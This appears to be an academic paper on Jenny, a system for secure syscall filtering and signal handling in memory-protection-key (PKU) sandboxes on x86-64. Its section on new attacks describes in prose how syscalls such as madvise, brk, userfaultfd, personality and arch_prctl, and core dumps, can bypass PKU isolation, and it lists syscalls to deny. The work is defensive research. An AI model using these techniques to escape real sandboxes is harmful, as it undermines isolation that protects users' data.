In Linux, a number of different mechanisms can be used to filter syscalls, which we explain in the following.

ptrace is used to inspect/manipulate a process. It allows intercepting the entry and exit of each syscall of a process (tracee) in a separate tracer process. While designed as a debug feature, it can be used for syscall filtering and sandboxing.

Seccomp-BPF. Seccomp [33] is a kernel mechanism allowing an application to constrain the usable syscalls to a minimum. seccomp-bpf [16] adds support for Berkeley Packet Filter rules. It can restrict (deny/allow) syscalls based on their syscall number as well as their arguments. Installed filters cannot be changed or removed, but it is possible to install additional filters to further constrain syscalls. Today, seccomp-bpf is heavily used for process-based sandboxing (e.g., in Firefox and Chrome) [9, 38]. In case a filter rule is triggered, seccomp-bpf can perform various actions, of which we list the most relevant in terms of syscall interception:

`SECCOMP_RET_TRACE` causes the kernel to notify a ptrace-based tracer process before executing the syscall. Thus, we denote this mechanism as seccomp-ptrace. Compared to ptrace, this is faster because not all syscalls have to notify the tracer process and the tracer-to-kernel communication overhead is smaller due to an improved interface design. The tracer can skip or resume the syscall and perform any ptrace actions.

`SECCOMP_RET_TRAP` sends a signal to the thread that triggered the syscall. Instead of executing the syscall, the registered signal handler is invoked. We dub this "seccomp-trap".

`SECCOMP_RET_USER_NOTIF`, added in Linux 5.0, allows to defer decisions to a (separate) userspace program. Like ptrace, the tracer program can inspect memory referenced in syscall arguments using the `/proc/PID/mem` interface. In the following, we refer to this method as "seccomp-user".

Syscall User Dispatch is a new syscall emulation mechanism that is added in latest Linux releases [60]. It is meant to improve the emulation performance of Windows applications on Linux systems. Syscalls on a certain made from a certain memory region are executed natively. Syscalls made from outside this region are dispatched back to a userspace signal handler, which can emulate or filter them. This is similar to `seccomp-trap`, but faster and more flexible.

2.2 Protection Keys for Userspace (PKU)

Protection keys for userspace (PKU) is a hardware mechanism to quickly change the effective permissions of memory pages from userspace. Page table entries (PTEs), which hold the read/write/execute permissions of a memory page, are tagged with so-called protection keys. A per-thread policy register holds currently active protection keys and their associated access permissions. On each memory access, the hardware matches the policy register against the protection key stored in the PTE to further constrain the access. Intel implemented this feature on their server processors since Skylake and calls it "Memory Protection Keys" (MPK). They use four bits

to support 16 different protection keys. Its policy register named PKRU is 32-bit wide and holds write- and read-disable bits for each of the 16 protection keys. The PKRU register can be written directly in userspace via the WRPKRU (and XRSTOR) instructions, which allows quick permission changes to a range of memory pages without slow kernel interaction. For this reason, MPK has been used in the past for building efficient in-process isolation frameworks [27, 31, 56, 61].

However, MPK was not designed as a standalone security mechanism. Since the policy register can be written from userspace, sandboxed code may also manipulate it (e.g., via a code-reuse attack) and escape the sandbox. Hence, MPK must be combined with Write-XOR-Execute (W⊕X) and binary scanning to remove or neutralize unwanted WRPKRU and XRSTOR instructions as well as secure WRPKRU call gates [61].

PKU Sandboxes. Notable examples of PKU sandboxes based on Intel MPK are ERIM [61], Hodor [27], and Donky [56]. In this work, we focus on Donky, since Jenny builds upon its software framework. Donky [56] is a PKU system for RISC-V and x86. It proposes ISA modifications to forward protection key violations to an in-process monitor. By flipping a bit in the policy register when entering and exiting the monitor, Donky ensures that only the monitor can change the register. Thus, no binary scanning or W⊕X is needed. The same mechanism is used to trap syscalls to the userspace monitor. Donky software can also be used with Intel MPK but only in an insecure way since it does not protect the PKRU.

3 The Need for PKU-aware Syscall Filtering

Existing PKU-based sandboxes [27, 56, 61] do not safeguard the syscall properly. They lack on various aspects such as comprehensive filter rules to enforce sandboxing on the syscall interface, suitable syscall interposition techniques, expressive filtering logic for advanced use cases, and support for signals. After pinpointing some selected deficiencies, we formulate four challenges addressed in this work.

Selected Deficiencies. ERIM [61] uses highly specialized filters for enforcing a W⊕X policy but misses other attacks [11] and do not provide filters for protecting domain-owned memory. Connor et al. [11] augmented ERIM to filter dangerous syscalls, having an unacceptable overhead of 60 % throughput reduction for nginx due to the slow ptrace method.

Hodor [27] places various security enforcement and filtering logic inside the kernel. The security risk of doing so severely constrains application-defined syscall filters [43].

Donky [56] delegates syscalls back to a userspace monitor but requires hardware modifications. On native x86_64, Donky is not secure and can only naively deny syscalls but not filter them in a customizable way. Donky's basic syscall deny filters miss advanced attacks explained in the following.

Connor et al. [11] showed various syscall attacks on PKU sandboxes, four of which are highlighted in the following. (i) Some syscalls allow access to arbitrary memory bypassing PKRU permissions (e.g., process_vm_writev, ptrace). Likewise, the procfs pseudo-file at /proc/self/mem allows unrestricted memory access via file operations. (ii) Read-only memory can change if it is mutably backed, e.g., by a writable file. Thus, an attacker could generate insecure WRPKRU instructions by writing to a file. (iii) Untrusted domains could install seccomp filters to emulate PKU syscalls like pkey_mprotect and thus, disable its protection. (iv) Untrusted domains could register signal handlers and use the sigreturn syscall to elevate the PKRU to arbitrary privileges. Further, signal handlers cannot be secured in a multi-threaded application.

To sum up, existing PKU sandboxes do not sufficiently safeguard the syscall interface. Furthermore, none of them supports signal handling. Several other deficiencies hinder their adoption as well such as missing multi-threading support [61] or multiple-domain support [27, 61].

Open Challenges. This leaves several questions unanswered, and we identify the following four open challenges:

C1 *How to obtain PKU-secure syscall filter rules?*

PKU sandboxes need to protect their sandboxing logic by safeguarding syscalls appropriately, which is non-trivial. While existing work presented some syscall-based PKU exploits, it is unclear if there exist other dangerous syscalls.

To better understand the syscall attack surface, we analyze the syscall interface of Linux and identify new PKU attacks. Then, we define PKU-protected resources and derive comprehensive and efficient filter rules for them. These filter rules protect not only the sandboxing logic but also different per-domain resources (Section 3.2–3.3).

C2 *What are limitations of existing syscall interposition techniques w.r.t. PKU sandboxes, and how to overcome them?*

Any syscall filtering mechanism needs a way to interpose on syscalls made by the code and, in case of in-process filtering, delegate them to an in-process monitor. A fundamental limitation of many interposition techniques, such as seccomp-bpf, is the inability to distinguish PKU domains, thus creating a recursion problem: a syscall that is intercepted and handed over to the monitor must not be intercepted again while inside the monitor. Existing PKU-based sandboxes proposed hardware extensions [56] or suggested the use of the slow ptrace method [61] or custom kernel changes [27, 61] for enforcing syscall filter rules *in the kernel*. Obviously, the latter is counterproductive for PKU being designed as a *userspace* protection mechanism.

We analyze different syscall interposition techniques with respect to PKU-based sandboxes. Based on their deficiencies, we design an interposition technique that can securely and effectively delegate filter decisions back to the user program, denoted as "pku-user-delegate" (Section 4).

C3 *Can we realize effective and comprehensive syscall filtering for PKU-based sandboxes?*

Recent work [11] suggests that proper syscall filters severely impact the performance because of inefficient syscall

interception mechanisms and filtering every `open` syscall. For example, the most widely used technique seccomp-bpf cannot inspect string arguments (e.g., file system paths).

Apart from performance considerations (***C*2**), a decent syscall filtering mechanism needs to offer high flexibility in how developers can define filter rules, e.g., which data they can access and modify. Filters need to be aware of different PKU domains. Moreover, nesting of filter rules becomes an essential requirement when PKU domains can spawn their own child domains. Furthermore, syscall filtering should support multithreading, *i.e.*, have the possibility to do thread-specific filtering and act on behalf of the filtered thread. E.g., For ptrace to efficiently handle concurrent syscalls, one has to spawn a new tracer thread for each tracee thread. However support for nested filters (*i.e.*, filter code can execute syscalls, which in turn are filtered by their respective parents), is non-trivial as each normal thread would additionally require new tracer threads for each (possible) nesting level. Furthermore, filtering thread-specific syscalls is hard, since the filter code does not run in the original thread but in the tracer.

***C*4** *How can we securely combine PKU-aware sandboxing and syscall filtering with signal handling?*

Signals present a number of challenges to PKU sandboxing. Signal handlers cannot run on a PKU-protected stack, which makes them vulnerable to privilege escalation attacks [11]. Moreover, it is unclear how to filter signal-related syscalls and virtualize signals between multiple PKU domains, given that signals are a process- and thread-specific resource. Finally, various race conditions could occur from signal delivery to program resumption (e.g., due to asynchronous signals, multi-threading, and syscall impersonation).

Based on ***C*1** and ***C*2**, we design the first PKU-based sandbox supporting powerful syscall filtering, addressing the above challenges. To fulfill ***C*3**, it allows domains to filter their own child-domains in a stateful, domain-aware, nested, and thread-specific manner (Section 5). Furthermore, to address ***C*4**, we add comprehensive signal support to our PKU sandbox and show how to secure it.

3.1 Threat model

Our threat model is in line with other PKU sandboxes [27,61]. An unprivileged user process (e.g., a web server) wants to run untrusted code (e.g., a plugin) inside a sandbox and shield against it. We make no assumptions on the sandboxed code – it might contain exploitable vulnerabilities or be outright malicious, executing arbitrary code provided by an attacker. Our trusted computing base consists of trusted components in the sandboxing code (e.g., a PKU monitor, startup code, and the linker), the kernel, a tiny kernel module and the hardware. We assume that these parts are correctly implemented and free of exploitable vulnerabilities. We consider hardware flaws, side-channels, and fault attacks to be out of scope. While outside our threat model, we briefly discuss sandboxing of privileged processes in Appendix B.

The Donky paper [56] uses a different threat model, which requires hardware changes to protect PKU from misuse. While we use the Donky framework as a base, we extend it to be secure even on unmodified x86-64 CPUs. For this purpose, we added ERIMs binary scanning [61] and ensured that no unsafe `WRPKRU` occurrences exist in the trusted library or in the sandboxed code. To clearly differentiate between these threat models, we mark any filters and mechanisms relying on the Donky-proposed hardware changes with an asterisk "*".

3.2 New Syscall-based PKU Attacks

Previous work [11] has shown, not all syscalls honor the `PKRU` register by checking it before accessing userspace memory.

By carefully inspecting the syscall documentation, we identified several additional previously unknown exploitable syscalls across different resource categories (*i.e.*, memory, process, files). While automating such an analysis on the syscall interface would be desirable to target completeness, it is outside the scope of this paper.

Memory-related syscalls. The `madvise` syscall is typically used to improve performance by giving the kernel additional memory information. We found that it can also be misused to clear memory pages, irrespective of their associated protection keys. Thus, malicious domains could erase otherwise inaccessible memory pages from other domains. We developed exploits using the flags `MADV_FREE`, `MADV_DONTNEED`, and `MADV_WIPEONFORK`, which all bypass PKU permissions.

`brk`, `sbrk` are typically used for managing heap memory, but can be exploited, as follows. PKU systems typically allow domains to allocate and protect private memory. If such memory lies in the heap area, malicious domains can use `brk`, `sbrk` to de-allocate and re-allocate that memory. This does not only wipe memory content but also removes any associated protection key, bypassing the current `PKRU` value.

With `userfaultfd`, one can handle page-faults in userspace. Surprisingly, we found that `userfaultfd` allows to write arbitrary values to any PKU-protected but not-in-memory page. When using `mmap` to request zero-filled memory, the kernel typically maps these pages on-demand when a page fault occurs. However, an attacker registering a userfaultfd handler can replace content of memory pages with arbitrary data as soon as the victim domain accesses it the first time. When combined with `madvise`, one could even overwrite previously non-empty pages.

Process-related syscalls. `(v)fork`, `clone` create a process copy that can (optionally) run in the same address space (*i.e.*, threads). Since not all resources are preserved, this can lead to synchronization issues and undefined behavior. Most notably, other threads, locks, timers, signals, and some memory areas (e.g., `madvise(MADV_DONTFORK)`) are not preserved.

`exec`-like syscalls are incompatible with in-process sandboxing since they replace the currently running program. In-process monitors are not preserved by default. However, some kernel-based restrictions remain active (e.g., seccomp filters).

`arch_prctl` and `set_thread_area` can be used to re-map the thread-local storage. Donky [56] relies on thread-local storage for trusted metadata. It further assumes that an isolated domain cannot alter the location of the thread-local storage (*i.e.*, the `fs/gs` registers). Using these syscalls, an attacker can escape its sandbox. Hodor, on the other hand is secure against this attack since it does not rely on any registers. Instead they describe a `gettid`-like call to look up thread-specific data.

Other syscalls can affect the entire process and the behavior of future syscalls. E.g., `personality(READ_IMPLIES_EXEC)` makes all future readable mapped memory also executable. Thus, arbitrary `WRPKRU` instructions can be injected and executed, which bypass the PKU sandbox.

File-related syscalls operating on file paths and file descriptors can directly compromise PKU sandboxes (cf. Section 3).

We found that core dumps present a serious information leakage vulnerability for PKU sandboxes. They are usually created during a program crash and contain the recorded state of the whole program's memory and register state before the crash. An untrusted domain could trigger the creation of a core dump via the `kill` syscall, or by accessing invalid memory. When the program is later restarted, the untrusted domain can open the core dump file and read any previously protected memory of other domains. An attacker could combine this vulnerability with `fork`: By crashing the child process, they can immediately read the core dump in the parent program.

3.3 Securing PKU with Syscall Filters

A secure PKU system must protect monitor and domain resources from unauthorized access. In the following, we outline these resources, and define filter rules to protect them.

We define monitor resources as anything that affects its security. This covers the *monitor code and data* to manage domains and threads, including parts of the thread-local storage. the *protection keys* used to protect the monitor code and data, as well as the *policy register* (*i.e.*, `PKRU`), and *process-wide resources* (e.g., signal handlers). Similarly, domain resources consist of any domain-owned memory, their protection keys, any created child-domains, and registered signal handlers and syscall filters. A PKU sandbox must protect these resources by fulfilling the following requirements:

Monitor code and data must be protected from unauthorized access on three layers: First, in memory (e.g., by protecting it with protection keys); Second, its memory mapping (*i.e.*, rwx permissions and protection keys); and third, on disk, if the mapping is file-backed (cf. [11]). Notably, this also includes any aliasing (e.g., shared memory or symlinks).

In addition, the `PKRU` policy register must be protected with secure call gates, either via hardware modifications as proposed in [56], or by ensuring no unsafe `WRPKRU` (and `XRSTOR`) instructions exist in executable memory [27, 61]. The latter must be protected on all three layers again: First, in memory by scanning it for unsafe instructions before marking it executable. Second, the memory mapping must enforce W⊕X, also for shared memory. And third, if the memory is backed by a file, W⊕X must be enforced there as well.

Syscall Filter Rules for PKU Sandboxes. We design two sets of syscall filter rules to enforce the above requirements: i) *base-mpk* for current x86-64 CPUs and ii) *base-donky** which is only secure with Donky's proposed hardware changes [56].

base-mpk. Donky already protects *domain code and data* on the first two layers. We additionally define syscall filters for `mmap(2)`, `(pkey_)mprotect`, `mremap`, `munmap`, `madvise` and forward them to the monitor. To protect the third layer, we intercept `mmap`, `mprotect` and disallow shared executable mappings, since the in-process monitor cannot prevent other processes from modifying it (cf. [11]). Additionally, we ensure that executable memory is not backed by a writable file. For this we have three options. 1) disallow the mapping if the user can modify the file (either the content or its filesystem permissions). 2) remove the write-permissions from the file and optionally copy the file beforehand to avoid unnecessary changes to the system. Note, these two options requires tracing syscalls that can change file permissions (e.g., `chmod`). or 3) read the file into memory using `mmap(MAP_ANON)`. For Jenny, we use the first option. To solve issues with core dumps and the `procfs` (cf. Section 3.2), we make use of an existing kernel feature, namely `prctl(PR_SET_DUMPABLE, SUID_DUMP_DISABLE)`, which disables core dumps and access to the `procfs`. Hence, we do not need to filter any file or path-based syscalls suggested by [11], allowing more efficient filtering.

We protect the *policy register* by scanning the memory for unsafe instructions when executable mappings are created or changed (`mmap`, `mremap`, `mprotect`). For this, we use ERIM's binary scanner [61] and check for common pitfalls [11]. We enforce Write-XOR-Execute both on the memory mapping as well as any aliases (see above). Similar to memory-related syscalls, we safeguard *memory protection keys* by also intercepting `pkey_alloc` and `pkey_free`.

Finally, we protect *process-wide resources* by filtering `fork`, `clone`, `signal`, `sigaltstack`, `sigreturn`, `sigaction` and their relatives. We also deny syscalls that can modify the behvaiour of the entire process, and thus compromise the sandbox [2].

base-donky* shares the same filters as base-mpk, except that it does not generally enforce W⊕X. Instead we only protect the monitor code (and its file-backing) from modifications.

[2] `remap_file_pages`, `process_vm_readv`, `process_vm_writev`, `ptrace`, `seccomp`, `shmat`, `shmdt`, `execve(at)`, `personality`, `userfaultfd`, `add_key`, `request_key`, `keyctl`, `(arch_)prctl`, `set_thread_area`, `set_tid_address`, `umask`, `setpgid`, `setsid`, `modify_ldt`, `_sysctl`, `unshare`, `rseq`

Table 1: Comparison of Syscall Filtering Mechanisms

	Filter can	Linux seccomp-bpf	Linux seccomp-user	Linux seccomp-trap	Linux ptrace(-seccomp)	Linux sysc. user dispatch	RISC-V user interrupts [56]	**Our libc-indirect***	**Our pku-user-delegate**
Delegate	Run in kernel (S), user (U)	S	S/U	S/U	U	U	U	U	U
	PKRU-aware delegation	n.a.	—	—	✔	—	✔	✔	✔
	Intercept pre-syscall	✔	✔	✔	✔	✔	✔	✔	✔
	Allow syscall	✔	—	—	✔	✔	✔	✔	✔
	Intercept post-syscall	—	n.a.	n.a.	✔	✔	✔	✔	✔
Emulate	Read syscall arguments	✔	✔	✔	✔	✔	✔	✔	✔
	Write syscall arguments	—	n.a.	n.a.	✔	✔	✔	✔	✔
	Read/Write any memory	—	✔	✔	✔	✔	✔	✔	✔
	Read/Write PKRU register	—	—	✔	✔	✔	✔	✔	✔
	Read/Write other registers	—	—	✔	✔	✔	✔	✔	✔
	Manipulate syscall return value	✔	✔	✔	✔	✔	✔	✔	✔
	Perform arbitrary syscalls	—	—	—	✔	✔	✔	✔	✔
Impersonate (threading) syscalls		—	—	✔	✔	✔	✔	✔	✔
Kernel context switches on deny		1	2	2	4+	2	0	0	1

Apart from this, domains can still map writeable and executable memory. Note, however, that this filterset requires the hardware modifications proposed in Donky [56] to protect the `PKRU` register, since we do not employ binary scanning here.

Extended Domain-aware Filter Rules. Domains may also use other resources such as sensitive files (e.g., databases or private keys), which should be shielded from other domains. To protect them, we safeguard file descriptors and file-system accesses for each domain, as explained in the following.

Based on *base-mpk*, we define a so-called ***localstorage*** filter set, where we additionally filter any path-based and file-descriptor-based syscall. We create a so-called local storage directory for each domain and constrain path-based syscalls to only access a domain's own local storage. We transparently modify all path-arguments in syscalls to point to this directory. E.g., `/tmp/file` is translated to `/tmp/localstorage[PID]/[domain id]/tmp/file`. When a domain invokes a syscall that creates a file-descriptor, we assign that domain as the owner. We filter syscalls such that domains can only use file-descriptors that they have access to. We used strace's [58] annotation of syscalls to automatically find all file-related syscalls. We discuss possible compatibility issues in Section 7.

4 Syscall Filtering Mechanisms

Traditionally, syscall filtering is used for debugging, emulation, malware inspection, or process isolation. Hence, existing syscall filtering mechanisms are either not usable as a security mechanism or not designed for *in-process* isolation via PKU.

In this section, we first outline requirements for comprehensive PKU-aware syscall filtering. We analyze various syscall filtering mechanisms w.r.t. these requirements and detail their limitations. Finally, we design *pku-user-delegate*, a better mechanism suitable for PKU sandboxing on x86-64 systems. Our minimal kernel module is both, fast and secure, by shifting all filter decisions to the userspace monitor, which avoids unnecessary code complexity (*i.e.*, potential for vulnerabilities) in the kernel.

Requirements Analysis. A comprehensive syscall filtering mechanism for PKU sandboxes shall meet four requirements, namely *delegation*, *emulation*, *impersonation*, and *nesting*.

Delegation allows syscalls to be filtered in userspace, e.g., by a in-process monitor, instead of the kernel. Thus, the user-provided filter code is never executed in the kernel, reducing kernel complexity and attack surface [43]. A filter shall be able to resume (*i.e.*, allow) the delegated syscall. Furthermore, delegation needs to be PKRU-aware such that trusted domains can issue syscalls without being (re)intercepted.

Emulation denotes the expressiveness of the filtering logic. E.g., seccomp-bpf filters are highly constrained and cannot perform deep argument inspection of strings provided to path-based syscalls. Ideally, filters can emulate arbitrary behavior, for which they need read and write access to the CPU registers and to application memory. This also includes the possibility to perform arbitrary syscalls in the filter context.

Impersonation enables filter code to perform syscalls on behalf of the filtered domain, which is needed for two reasons: First, we anticipate to fully delegate syscalls into userspace. If filters want to allow a particular syscall, they need to reissue it themselves. Since the kernel adheres to PKU permissions on the syscall arguments, the `PKRU` register needs to be impersonated to hold the filtered domain's protection keys. Second, a filter might want to execute additional syscalls other than the intercepted one in place of the filtered domain.

Moreover, impersonation should happen on the *same* thread as the filtered syscall to avoid issues with thread-specific syscalls (e.g., scheduling, locking, thread-local storage).

Nesting allows hierarchical syscall filtering, where each domain can filter their child domains in a nested way. E.g., a third-party module that is syscall-filtered by the application can further constrain the syscall interface for its own libraries. This helps to enforce the *principle of least privilege*. Nesting combines all previous requirements, from delegation over emulation to impersonation.

Performance of syscall filtering strongly depends on the number of context switches to the kernel. Since not all investigated filtering mechanisms can allow a syscall, we investigate the context switches for denying a syscall.

4.1 Comparison

Table 1 shows our comparative study of the syscall filtering mechanisms we analyzed.

Performance. seccomp-bpf filters run entirely in the kernel. seccomp-user, seccomp-trap and Syscall User Dispatch forward the decision making to userspace, for which a second

kernel context switch is required when exiting the filter. ptrace requires additional syscalls for reading and writing registers. RISC-V User-Interrupts [56] and libc-indirect* require no kernel invocation but rely on custom hardware extensions. Our pku-user-delegate comes with a single kernel invocation.

seccomp-bpf filters run entirely in the kernel. Thus, syscall emulation is severely constrained. Filters only inspect register arguments and the syscall number but cannot access arbitrary memory or dereference pointers needed for deep argument inspection [17]. Newer syscalls (e.g., `clone3`, `openat2`) use structs for extensibility. This makes it impossible to filter these syscalls comprehensively. So-called extended BPF (eBPF) could solve this issue, providing filters with a state that is shared with the userspace and allowing dereferencing pointers. However, it is unlikely that eBPF will be soon used for seccomp [12]. Moreover, they cannot access the `PKRU` register needed for PKU awareness. Finally, filters cannot be relaxed but only constrained further by chaining additional filters.

seccomp-user delegates syscalls to a separate userspace thread/process with no option to securely allow the syscall [6]. Thus, the filter must emulate all intercepted syscalls manually on a different thread, which is problematic. For example, thread-specific syscalls cannot be easily emulated from another thread. Moreover, filters cannot read or change the CPU register state of the intercepted syscall. The inability to access the `PKRU` register hinders distinguishing PKU domains.

seccomp-trap delegates syscalls to userspace via signals. However, signal handlers need to be secured against privilege elevation attacks [11] by using our protection of signal stacks (cf. Section 5.6). seccomp-trap cannot allow or issue intercepted syscalls but needs to emulate them since the delegation logic (implemented in seccomp-bpf) is PKU-unaware.

ptrace runs before and after a syscall and is by far the slowest technique. However, unlike seccomp variants, it supports all features for PKU-based syscall filtering. In particular, it can divert the syscall directly to our monitor. By combining ptrace with seccomp [11, 27, 61], one can increase performance and only interpose those syscalls for which seccomp filter rules do not suffice (e.g., deep argument inspection or emulation).

Syscall User Dispatch lets syscalls within a certain dispatcher region unfiltered, which is deemed insecure: An untrusted domain could simply jump to a `syscall` instruction within this region to bypass syscall filtering [60]. We cannot use PKU to protect the dispatcher region from misuse, since PKU does not limit code fetches. However, Syscall User Dispatch alternatively allows to define a userspace variable (e.g., a monitor-mode flag) that decides whether syscalls are filtered or not. The monitor flips this flag when entering or exiting and protects it by means of a read-only protection key.

Unfortunately, Syscall User Dispatch is incompatible with handling signals, since the proposed monitor flag cannot be atomically flipped upon signal return.[3] Independently, Syscall User Dispatch itself makes use of (unsafe) signals to dispatch syscalls, for which it requires additional safeguards, as discussed for seccomp-trap.

RISC-V User-Interrupts and libc-indirect*. The modified RISC-V hardware of Donky [56] allow to interpose syscalls without kernel interaction. To approximate its performance on x86-64, we implement a method named "*libc-indirect**". We modify the libc such that all `syscall` invocations are delegated to the monitor unless we are already in the monitor. For existing x86-64 CPUs, this method is not secure on its own, since a domain can also execute uninstrumented syscall instructions, thus bypassing our libc delegation.

4.2 PKU-suitable Syscall Interposition

Given our analysis, only a few mechanisms support comprehensive PKU sandboxing, namely seccomp-ptrace and Donky RISC-V user-interrupts [56]. Unfortunately, seccomp-ptrace is too slow in practice, Syscall User Dispatch uses insecure signals, and user-interrupts are not supported by x86-64.

pku-user-delegate is a simple yet powerful syscall interposition technique we devise to overcome these limitations and support native x86-64. In its core, we delegate syscalls back to userspace similar to "Syscall User Dispatch". However, by avoiding signals we only require a single kernel invocation.

We implement our technique in a loadable kernel module (LKM) that only intercepts syscalls registered by the PKU monitor. We set a bit in the thread_info struct to selectively intercept protected threads, while ignoring other threads and processes. It furthermore checks if the thread is currently in the monitor by reading the `PKRU` register. Monitor syscalls are directly allowed, while others are delegated to our userspace by rewriting the program counter to point to the PKU monitor's syscall handler and storing the return address in the `RCX` register. Thus, pku-user-delegate closely mimicks the `syscall` instruction. Afterward, the monitor continues in the previous domain without invoking another switch to the kernel. In total, our module has 319 LoC.

Prior work also relied on kernel code, however, for a different purpose. ERIM [61] used a kernel module for enforcing W⊕X. Hodor [27] modified the kernel to enforce essential parts of their protection logic. Donky [56] used a kernel module for denying memory-related syscalls but not delegating them to userspace.

In contrast, pku-user-delegate delegates syscalls *back to userspace* for making all decisions in the monitor. Shifting complex filtering logic to the userspace has two main advantages: First, it reduces the kernel's attack surface by minimizing (interpreted) code in the kernel. E.g., BPF has had dozens of vulnerabilities that lead to kernel privilege escalation [43–46, 48, 49]. Second, the filter code is not constrained by BPF's limited instruction set and they can access (read-only) domain-metadata, which allows domain-aware filtering.

[3] The relevant `rt_sigreturn` syscall is issued inside the monitor but resumes outside of it. We can neither flip the flag before or after `rt_sigreturn`.

Third, the filter rules can be extended without requiring kernel changes. E.g., new struct-based syscalls can be easily filtered.

5 Jenny: Secure and Efficient Syscall Filtering for PKU Systems

In this section, we design Jenny– the first comprehensive PKU-based isolation system that supports secure and efficient syscall filtering, signal handling, and multi-domain PKU call gates. Jenny extends the open-source PKU framework Donky [56] with the necessary logic for registering and invoking syscall filters and signal handlers. Furthermore, our filters are not only PKU-domain-aware but also allow hierarchical syscall filtering across domains. That is, parent domains can hook arbitrary syscalls of their child domains with arbitrary nesting levels. Moreover, syscall filters can "impersonate" their filtered domains, that is, issue syscalls on their behalf. Jenny offers a generic programming interface for user-defined syscall filters, supporting different filtering mechanisms (cf. Section 2.1), of which we implement suitable ones.

To work with native x86-64 CPUs, we incorporate W⊕X, binary scanning, and secure call gates [27, 61] that can deal with multiple PKU domains. Finally, we give a security argumentation and design PKU-secure signal handling.

5.1 Design

To protect the PKU system, the base filters (*base-mpk* or *base-donky**) always run in the monitor. Additionally, domains can register their own filters for their child-domains. Each filter can define code to be run before ("enter-filter") and after ("exit-filter") a syscall. As shown in Figure 2 filters can be nested, allowing parent domains to filter syscalls of their children. The filters can contain arbitrary code and make syscalls themselves, which might be filtered by their respective parent domains. A simple example is given in Appendix C. We also provide facilities for so-called "impersonation" such that the filters can issue syscalls on behalf of the filtered child domain. Before doing the actual impersonated syscall inside the monitor, we switch to the `PKRU` value of the child.

Figure 1 shows syscall filtering for three domains: the monitor (green), the "parent" domain (blue), and the "child" domain. The child domain issues a syscall instruction (1), which is then trapped to the monitor. The monitor saves the user-stack and checks for installed syscall filters, beginning with the currently active domain over the parent tomain until we reach the monitor domain. A filter might be set to allow or deny or point to an filter function for emulating the syscall. If a filter function exists, we switch to the filter domain (2). The enter filter can inspect and manipulate the syscall arguments before re-issuing (impersonating) the syscall (3). From there, the same procedure repeats, but now for the parent-domain instead of the child. When a parent-domain has no parent itself, the monitor runs its own filters to protect all domains.




Figure 1: Overview of our syscall interception design with nested filtering. The child-domain is marked in orange, the filter domain in blue, and the monitor in green.




Figure 2: With nested filtering, domains can recursively filter their children with syscall enter and exit filters.

Monitor-issued syscalls are not intercepted again. After a syscall (4), the exit-filter can inspect and manipulate the return value before returning (5). Finally, the monitor resumes the original child domain after the syscall instruction (6).

Impersonation. The parent-registered filter runs with (`PKRU`) permissions of this parent domain. The filter can, using its higher privileges, issue syscalls on its own, e.g., to communicate with a device the child domain does not have access to. However, it can also impersonate the child, *i.e.*, issue syscalls on behalf of its child-domain to use the lower-privilege child permissions in the kernel during the syscall. Before dispatching the syscall to the operating system, the monitor sets the `PKRU` to the desired value. Of course, any (impersonated) syscall within the filter is also subject to interposition.

5.2 Same-Thread Nested Filtering

Achieving nested syscall filtering is not trivial since a syscall filter needs to be interruptible by another parent syscall filter, demanding reentrant-safety for the monitor. The key ingredient for successful nesting is same-thread filtering, meaning that the filter code runs on the same thread as the filtered

syscall. This limits the applicability of certain interposition techniques, as we show in the following.

seccomp-user delivers intercepted syscalls to a separate tracer thread. Since it does not provide secure means to continue or alter the original syscall, one has to run any filter code in the tracer. However, the tracer itself cannot be easily traced again, thus, prohibiting our nested-filtering approach.

seccomp-ptrace. We use seccomp-bpf in order to only trace the syscalls of interest. Furthermore, we do not execute any filter code inside the tracer but delegate the syscall back to the tracee thread similar to pku-user-delegate: The tracer emulates the `syscall` instruction by replacing the instruction pointer to trap into the monitor and storing the return address in the `RCX` register. If the tracee is already in the monitor domain (as indicated by the `PKRU` register), the syscall is allowed.

pku-user-delegate follows the same delegation approach but is simpler and faster by avoiding a separate tracer thread.

5.3 Secure Filter Design

Designing secure syscall filters is challenging [20] due to untrusted syscall arguments, which requires proper locking.

Untrusted Arguments. A well-known problem of syscall filtering is that syscall arguments might change during the filtering, creating TOCTOU issues. For example, assume that the `open("/tmp/benign")` syscall is filtered to check its path argument against an allow list. Two colluding threads could circumvent this check, as follows. While the first thread is issuing a benign `open` call, the second thread is manipulating the path argument in memory to point to a different file – right after the check has happened.

To solve this problem, our monitor copies sensitive pointer arguments used for filter decisions such as buffers or strings to a per-thread "sysargs" memory before invoking an enter-filter. The same applies to return buffers filled by the kernel, which are copied back from the sysargs memory inside the exit-filter. We protect this memory using a separate per-thread sysargs protection key to prevent attacks from colluding threads. We defer a discussion on potential optimizations to Section 7.

The monitor has full `PKRU` permissions. Hence, before copying untrusted syscall arguments, the monitor needs to check whether the filtered domain itself has permission to access this memory. This avoids so-called Boomerang attacks [35].

Locking. Syscall filters might use internal data structures, e.g., for holding a domain's open file descriptors. For multi-threaded programs, these data structures need to be locked while avoiding deadlocks: First, each data structure must only be locked and accessed by a single domain (e.g., the root domain). Second, to avoid deadlocks through recursion, the filter code itself must not perform any explicit domain switch, particularly not towards the child domain it filters.

5.4 Secure Multi-domain Call Gates

Call gates are secure entry points into a PKU domain and perform the `PKRU` switch, e.g., via the `WRPKRU` instruction. To prevent malicious code from reusing this `WRPKRU` instruction with an illegitimate value, ERIM and Hodor double-check the value after the `WRPKRU` instruction, as shown in Figure 3 left.

